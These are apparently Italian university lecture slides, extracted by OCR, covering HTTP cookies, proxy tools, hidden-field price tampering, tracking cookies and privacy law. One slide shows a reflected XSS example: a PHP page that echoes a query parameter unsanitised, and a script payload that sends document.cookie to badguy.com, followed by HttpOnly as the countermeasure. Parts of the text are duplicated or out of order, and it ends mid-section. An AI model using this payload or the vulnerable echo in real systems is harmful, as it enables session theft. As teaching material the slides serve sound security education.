SmartCart: SmartCart
Web Express: Shoptron 1.2

http://xforce.iss.net/xforce/xfdb/4621 (non più attivo)

HTTP, Cookie e Sicurezza? (3)

Tracking cookie

Come analizzare/modificare il traffico HTTP?

Add on (plug-in del browser):

- `LiveHTTPHeaders`: disponibile per Firefox (non compatibbile con le ultime version di Firefox), permette di vedere le intestazioni delle richieste e delle risposte HTTP

- Console per lo sviluppo Web del browser


- `TamperData`: disponibile per Firefox, permette di visualizzare e **modificare** le richieste HTTP/HTTPS

Utilizzo di un web proxy:

- BurpProxy e altri

Web Proxy

- Un proxy è un qualcosa che “si intromette” tra un client e un server
- Un Web proxy permette di analizzare (e modificare) sia le HTTP request che i response
- Con HTTPS non “funziona” bene in quanto non può fare nulla…



Lettura/scrittura di cookie a lato client

Settare un *cookie* in JavaScript:

- `document.cookie = “name=value; expires=…; ”`


Leggere un *cookie*:

- `alert(document.cookie)`
- Stampa in una finestra di alert la stringa che contiene **TUTTI i cookie relativi al dominio del documento**

Rimuovere un *cookie*:

- `document.cookie = “name=; expires= Thu, 01-Jan-70”`

Campo di validità di un cookie - Dominio



Attacco: Cattivo uso di script (1)

- Supponiamo di avere un server Web che si aspetta venga inserita in un form una parola da cercare

- A lato client:

  http://dictionary.com/search.php ? term = apple

- L'implementazione di `search.php` a lato server è:

```
<HTML> <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>
</HTML>
```

Attacco: Cattivo uso di script (2)

- Supponiamo che un utente malintenzionato produca il seguente link e convinca un utente a selezionarlo (phishing):

```
http://dictionary.com/search.php ? term =

<script> window.open("http://badguy.com?cookie =
" + document.cookie )  </script>
```

- Cosa succede?
  - Il browser invia una richiesta a `dictionary.com`
  - `dictionary.com` restituisce


```
<HTML> Results for <script> … </script>
```

  - Il browser esegue lo script e spedice a `badguy.com` i cookie dell'utente!

Attacco: Cattivo uso di script (3)

Contromisure:

- Usare il flag HTTPOnly:
  - I cookie vengono spediti tramite HTTP(S), ma **non** sono accessibili tramite script
  - Non possono venire letti da `document.cookie`



Alternative ai Cookie più sicure? (1)

- Usare **campi nascosti del form**:

```
<input type="hidden" name="price" value="10">
```

- Il campo non viene visualizzato sulla pagina, ma se l'utente visualizza il sorgente HTML lo vede e può modificare il valore!

- Se si continua ad utilizzare il metodo `GET`, il campo è visibile anche nella richiesta inviata dal client:

```
GET /submit_order?price=10 HTTP/1.1
```

Alternative ai Cookie: campi nascosti (2)

Non così raro ... (dati del 2000)

Piattaforme che hanno subito l'attacco:

D3.COM Pty Ltd: ShopFactory 5.8
@Retail Corporation: @Retail
Adgrafix: Check It Out
Baron Consulting Group: WebSite Tool
ComCity Corporation: SalesCart
Crested Butte Software: EasyCart
Dansie.net: Dansie Shopping Cart
Intelligent Vending Systems: Intellivend
Make-a-Store: Make-a-Store OrderPage
McMurtrey/Whitaker & Associates: Cart32 3.0
pknutsen@nethut.no: CartMan 1.04
Rich Media Technologies: JustAddCommerce 5.0
SmartCart: SmartCart
Web Express: Shoptron 1.2

http://xforce.iss.net/xforce/xfdb/4621 (non più attivo)

Come analizzare/modificare il traffico HTTP?

Add on (plug-in del browser):

- `HTTP Header Live`: disponibile per Firefox, permette di vedere le intestazioni delle richieste e delle risposte negli scambi del protocollo HTTP
- Console per lo sviluppo Web del browser
- `TamperData`: disponibile per Firefox, permette di visualizzare e **modificare** le richieste HTTP/HTTPS


Utilizzo di un web proxy:

- BurpProxy e altri

Wireshark e tcpdump

Web Proxy

- Un *proxy* è un qualcosa che “si intromette” tra un client e un server
- Un Web proxy permette di analizzare (e modificare) sia le HTTP request che i response
- Con HTTPS non “funziona” bene in quanto non può fare nulla…



Materiale per lo studio (1)

Materiale di riferimento (obbligatorio):

- Del libro *The web application hacker's handbook – Finding and exploiting Security Flaws, 2nd Edition*, D. Stuttard e M. Pinto
  - Capitolo 3 (fino a pagina 51)

Materiale opzionale:

- RFC 6265 - HTTP State Management Mechanism (versione aggiornata di 2109 e 2965)
- Una pagina "storica" sui cookie
  - `http://curl.haxx.se/rfc/cookie_spec.html`

Materiale per lo studio (2)

Impariamo ad usare la documentazione ufficiale:

- Analisi delle RFC relative al protocollo HTTP/1.1
- Analisi della sezione “Security Considerations” presente nelle RFC 7230, 7231, 7232, 7234, 7235 e 6265.

Tracking cookie e Online Privacy

Cookie (11) - Classificazione

Cookie di Sessione (non persistente o temporaneo)

- Il browser scarta il cookie alla chiusura
- Usato per gestire i carrelli della spesa

Cookie Persistente

- Il cookie rimane nel disco rigido del client
- Serve (?) per memorizzare informazione per lungo tempo


Cookie (12) - Classificazione

***First-party cookie*: cookie con lo stesso dominio dell'indirizzo presente nella barra del browser**

***Third-party cookie* (o *tracking cookie*): cookie con dominio diverso da quello presente nella barra del browser**


- Originati da banner pubblicitario, immagine o altra componente del file HTML, proveniente da un dominio diverso
- Usati per ottenere informazioni sul navigatore, i suoi gusti le sue preferenze, per tracciarne un profilo e presentargli solo i banner pubblicitari che gli potrebbero interessare
- Secondo gli RFC non dovrebbero venire permessi

Cookie (13) – Esempio di tracking cookie



- Si supponga che un utente visiti il sito **www.corriere.it**, il quale contiene un oggetto (immagine o banner) proveniente dal dominio **pubblicità.com**
- Vengono generati 2 cookie: uno relativo al dominio **www.corriere.it**, uno relativo al dominio **pubblicità.com**

Cookie (14) – Esempio di tracking cookie




- Se l'utente visita il sito **www.repubblica.it** contenente un altro oggetto proveniente dal dominio **pubblicità.com**, oppure visita direttamente il sito in quanto "catturato" dalla pubblicità di un certo prodotto, il browser spedisce il cookie al server del dominio **pubblicità.com**
- I cookie possono quindi venire utilizzati per memorizzare i siti visitati dall'utente in cui un oggetto del dominio **pubblicità.com** sia presente

Online Privacy? (1)

- Nel mondo digitale lasciamo impronte (***tracce digitali***) ovunque andiamo, qualsiasi cosa facciamo, senza nemmeno accorgercene

- Quotidianamente, un utente prende parte ad un sacco di attività online e offline che rivelano **informazioni personali**
  - Utilizzo di un dispositivo mobile, acquisto di una casa o di un'automobile, abbonamento ad una rivista, acquisto in un negozio o online, navigazione in Internet, rispondere ad un questionario per ottenere un coupon, utilizzo di un social media, registrazione ad un sito di news online, ecc.

Online Privacy? (2)



Fonte: The Guardian

Privacy?

Privacy

- "The right to be let alone", Brandeis e Warren 1890, giuristi statunitensi

- The right to a private life
- The right to control information about oneself
- The right to secrecy
- "The claim of individuals, groups, or institutions to determine for themselves when, how and to what extent information about them is communicated to others", A. F. Westin 1967
- Consenso informato!

Privacy e Dati Personali

Dati personali

- Linee guida dell'OCSE: "una *qualsiasi informazione relativa ad un individuo* identificato o identificabile."
- Regolamento UE sulla privacy (GDPR) "*qualsiasi informazione concernente una persona fisica* identificata o identificabile", intendendosi per persona identificabile "la persona che può essere identificata direttamente o indirettamente, in particolare mediante riferimento ad un numero di identificazione o a uno o più elementi specifici caratteristici della sua identità fisica, fisiologica, genetica, psichica, economica, culturale, sociale o di genere."

Dati vs Metadati? (1)

Metadati

- Spesso si distingue tra contenuto/dati e matadati, tra PII (*Personally Identifiable Information)* e non-PII, considerando i non-PII con meno impatto sulla privacy
  - Es.: in un'email, mittente e destinatario, client di posta utilizzato, orario, routing del messaggio; in una conversazione telefonica o in una comunicazione elettronica, partecipanti, ora, durata (rispetto al *contenuto*)
- Negli ultimi anni: possibile de-anonimizzare i metadati (record sanitari, log su location, search queries, web browsing activities, movie reviews, social networks graphs, …)

Dati vs Metadati? (2)

Caso di studio 1 (2014): Quali informazioni rivelano i metadati di chiamate telefoniche?

- 823 partecipanti (maggiorenni, con cellulare Android e account su Facebook)
- Metadati di chiamate e sms recuperati da un App per Android usando file di log e API standard)
  - 251,788 chiamate e 1,234,231 sms
- Metadati raccolti:
  - Data e ora
  - Chiamata/sms in entrata o in uscita
  - Numero dell'altro telefono
  - Durata in secondi o lunghezza in caratteri
- Dati raccolti:
  - Informazioni personali contenute nell'account Facebook (genere, status, occupazione, città di residenza, interessi, fede politica e religiosa)

Dati vs Metadati? (3)

Caso di studio 1 (2014) – Risultati:

